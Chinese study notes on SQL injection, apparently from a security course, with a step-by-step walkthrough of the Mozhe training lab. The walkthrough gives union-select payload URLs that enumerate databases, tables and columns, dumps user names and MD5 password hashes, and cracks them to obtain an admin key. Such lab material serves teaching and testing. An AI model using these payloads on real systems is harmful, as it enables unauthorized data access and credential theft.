


# 12 WEB漏洞-SQL注入



忍者安全测试系统使用说明

#SQL注入通过参数传递恶意更改sql语句传入代码中，实现自定义攻击。

#上述思维导图简要说明

#SQL注入安全测试中危害

#SQL注入产生原理详细分析

条件：可控变量，带入数据库查询，变量未存在过滤或过滤不严谨

♥ sql 语法 union查询

union的作用：可以使两张毫不相干的表的查询结果拼接在一起输出，前提是两个查询的列数要相同。

♥ sql 语句 group\_concat()

使用 group\_concat() 将多行合并成一行(比较常用)

语法: group\_concat( [distinct] 要连接的字段 [order by 排序字段 asc/desc ] [separator '分隔符'] )

```
SELECT
  T.DEPTNO,
  group_concat ( T.ENAME ORDER BY DEPTNO separator ',' )
FROM
  EMP T
WHERE
  T.DEPTNO = '20'
GROUP BY
  T.DEPTNO;
```

### 例题: 如下图 (答案是b c)

![(C:\Users\nA\AppData\Roaming\Typora\typora-user-images\image-20220420153531556.png)]

![(C:\Users\nA\AppData\Roaming\Typora\typora-user-images\image-20220420153924249.png)]



#搭建第一个SQL注入学习靶场环境

#学习第一个数据库MYSQL简单注入

### ♥ (1) Mysql数据库

数据库A = 网站A

表名

列名

数据

数据库B= 网站B

数据库C=网站C

---

### 如何判断注入点？

老办法：

and 1=1 页面正常

and 1=2 页面错误

---

可能存在注入点

要选用最舒服的方法测试

MYSQL数据库

数据库A=网站A=数据库用户A

表名

列名

数据

数据库B=网站B=数据库用户B

.....

数据库C=网站C=数据库用户C

.....

### 知识点：

(1) 在MYSQL5.0以上版本中，mysql存在一个自带数据库名为information\_schema，它是一个存储记录有所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。

(2) 数据库中符号"."代表下一级，如xiao.user表示xiao数据库下的user表名

## ❖ 墨者靶机真实MYSQL注入演示

注：视频演示是从1:08分开始讲案例

题目链接：

<https://www.mozhe.cn/bug/detail/elRHc1BCd2VlckQxbjduMG9BVCTkZz09bW96aGUmozhe>

information\_schema.tables：记录所有表名信息的表

information\_schema.columns：记录所有列名信息的表

table\_name: 表名

column\_name: 列名

table\_schema: 数据库名

判断注入

猜解列名数量 (字段数) order by x 错误与正常的正常值

[http://219.153.49.228:48354/new\\_list.php?id=1](http://219.153.49.228:48354/new_list.php?id=1) order by 4

报错猜解准备:

正常页面: [http://219.153.49.228:48354/new\\_list.php?id=1%20union%20select%201,2,3,4](http://219.153.49.228:48354/new_list.php?id=1%20union%20select%201,2,3,4)

报错页面: [http://219.153.49.228:48354/new\\_list.php?id=-1%20union%20select%201,2,3,4](http://219.153.49.228:48354/new_list.php?id=-1%20union%20select%201,2,3,4)

信息收集:

数据库版本: version() 5.7.22-0ubuntu0.16.04.1

数据库名字: database() mozhe\_Discuz\_StormGroup

数据库用户: user() root@localhost

操作系统: @@version\_compile\_os Linux

### 知识点:

1. 在Mysql5.0以上版本, mysql存在一个自带数据库名为information\_schema,它是一个存储记录所有数据库名, 表名, 列名的数据库, 也相当于可以通过查询它获取指定数据库下面的表名或列名信息。
2. 数据库中符号. 代表下一级, 如xiaodi.user 表示xiao数据库下的user表名。

information\_schema.tables; 记录所有表名信息的表

information\_schema.columns; 记录所有列名信息的表

table\_name 表名

column\_name 列名

table\_schema 数据库名

查询指定数据库名mozhe\_Discuz\_StormGroup下的表名信息:

[http://124.70.64.48:41685/new\\_list.php?id=-1%20union%20select%201,table\\_name,3,4%20from%20information\\_schema.tables%20where%20table\\_schema=%27mozhe\\_Discuz\\_StormGroup%27](http://124.70.64.48:41685/new_list.php?id=-1%20union%20select%201,table_name,3,4%20from%20information_schema.tables%20where%20table_schema=%27mozhe_Discuz_StormGroup%27)

[http://219.153.49.228:48354/new\\_list.php?id=-1](http://219.153.49.228:48354/new_list.php?id=-1) union select

1,group\_concat(table\_name),3,4 from information\_schema.tables where  
table\_schema='mozhe\_Discuz\_StormGroup'

查询指定表名StormGroup\_member下的列名信息:

[http://219.153.49.228:48354/new\\_list.php?id=-1](http://219.153.49.228:48354/new_list.php?id=-1) union select

1,group\_concat(column\_name),3,4 from information\_schema.columns where  
table\_name='StormGroup\_member'

## id,name,password,status

---

3

查询指定数据

[http://219.153.49.228:48354/new\\_list.php?id=-1](http://219.153.49.228:48354/new_list.php?id=-1) union select

1,name,password,4 from StormGroup\_member

正确的: [http://124.70.64.48:41685/new\\_list.php?id=-1%20union%20select%201,group\\_concat\(name\),group\\_concat\(password\),4%20from%20StormGroup\\_member](http://124.70.64.48:41685/new_list.php?id=-1%20union%20select%201,group_concat(name),group_concat(password),4%20from%20StormGroup_member)

## mozhe,mozhe

---

356f589a7df439f6f744ff19bb8092c0,d59979240caec8d99503ed8ca1fd91f7

**mozhe,mozhe**

356f589a7df439f6f744ff19bb8092c0,d59979240caec8d99503ed8ca1fd91f7

md5解密

<https://cmd5.com/>

解密出两个值: dsan13 322469

最终答案是 322469

消息中心 下载任务 自置上报 效果监控

搜索: [ ] 通知类型: [ ] 签收状态: [ ] 起始时间: [ ] 结束时间: [ ] 查询


+ 新增通知 共 3 页 44 条记录 < Previous 1 2 3 4 5 Next >

序号	通知类型	标题	摘要	应签收/已签收/未签收	附件	时间
1	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
2	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
3	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
4	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
5	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
6	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
7	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
8	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
9	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
10	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
11	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
12	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09
13	一般通知	请于本周五前完成重点开发者信息的完善	由于一些开发者长期发布违规APP, 请市场协助...	1/1/0	无附件	2015-03-11 22:03:09

恭喜你mozhe成功登录用户管理后台, KEY: mozhefdaca111f1337097d13746eb766

key : mozhefdaca111f1337097d13746eb766

#猜解多个数据可以采用limit x,1 变动猜解



案例演示:

◇ 简易代码分析SQL注入原理

◇ Sqlilabs注入靶场搭建简要使用

<https://blog.csdn.net/ssjtt1997/article/details/117233500>

(4条消息) sqlilabs大详解 (完结) 無名之连的博客-CSDN博客sqlilabs

◇ 墨者靶机真实MySQL注入演示

注: 视频演示是从1:08分开始讲案例

涉及资源：

<https://github.com/Audi-1/sqli-labs>

忍者安全测试系统-禁用软盘安装

<https://www.mozhe.cn/bug/detail/eIRHc1BCd2VlckQxbjduMG9BVctkZz09bW96aGUmozhe>

原文链接：[https://blog.csdn.net/qq\\_44930903/article/details/111998108](https://blog.csdn.net/qq_44930903/article/details/111998108)

sqlilabs 安装可能遇到的问题

<https://www.cnblogs.com/tulater/p/13207946.html>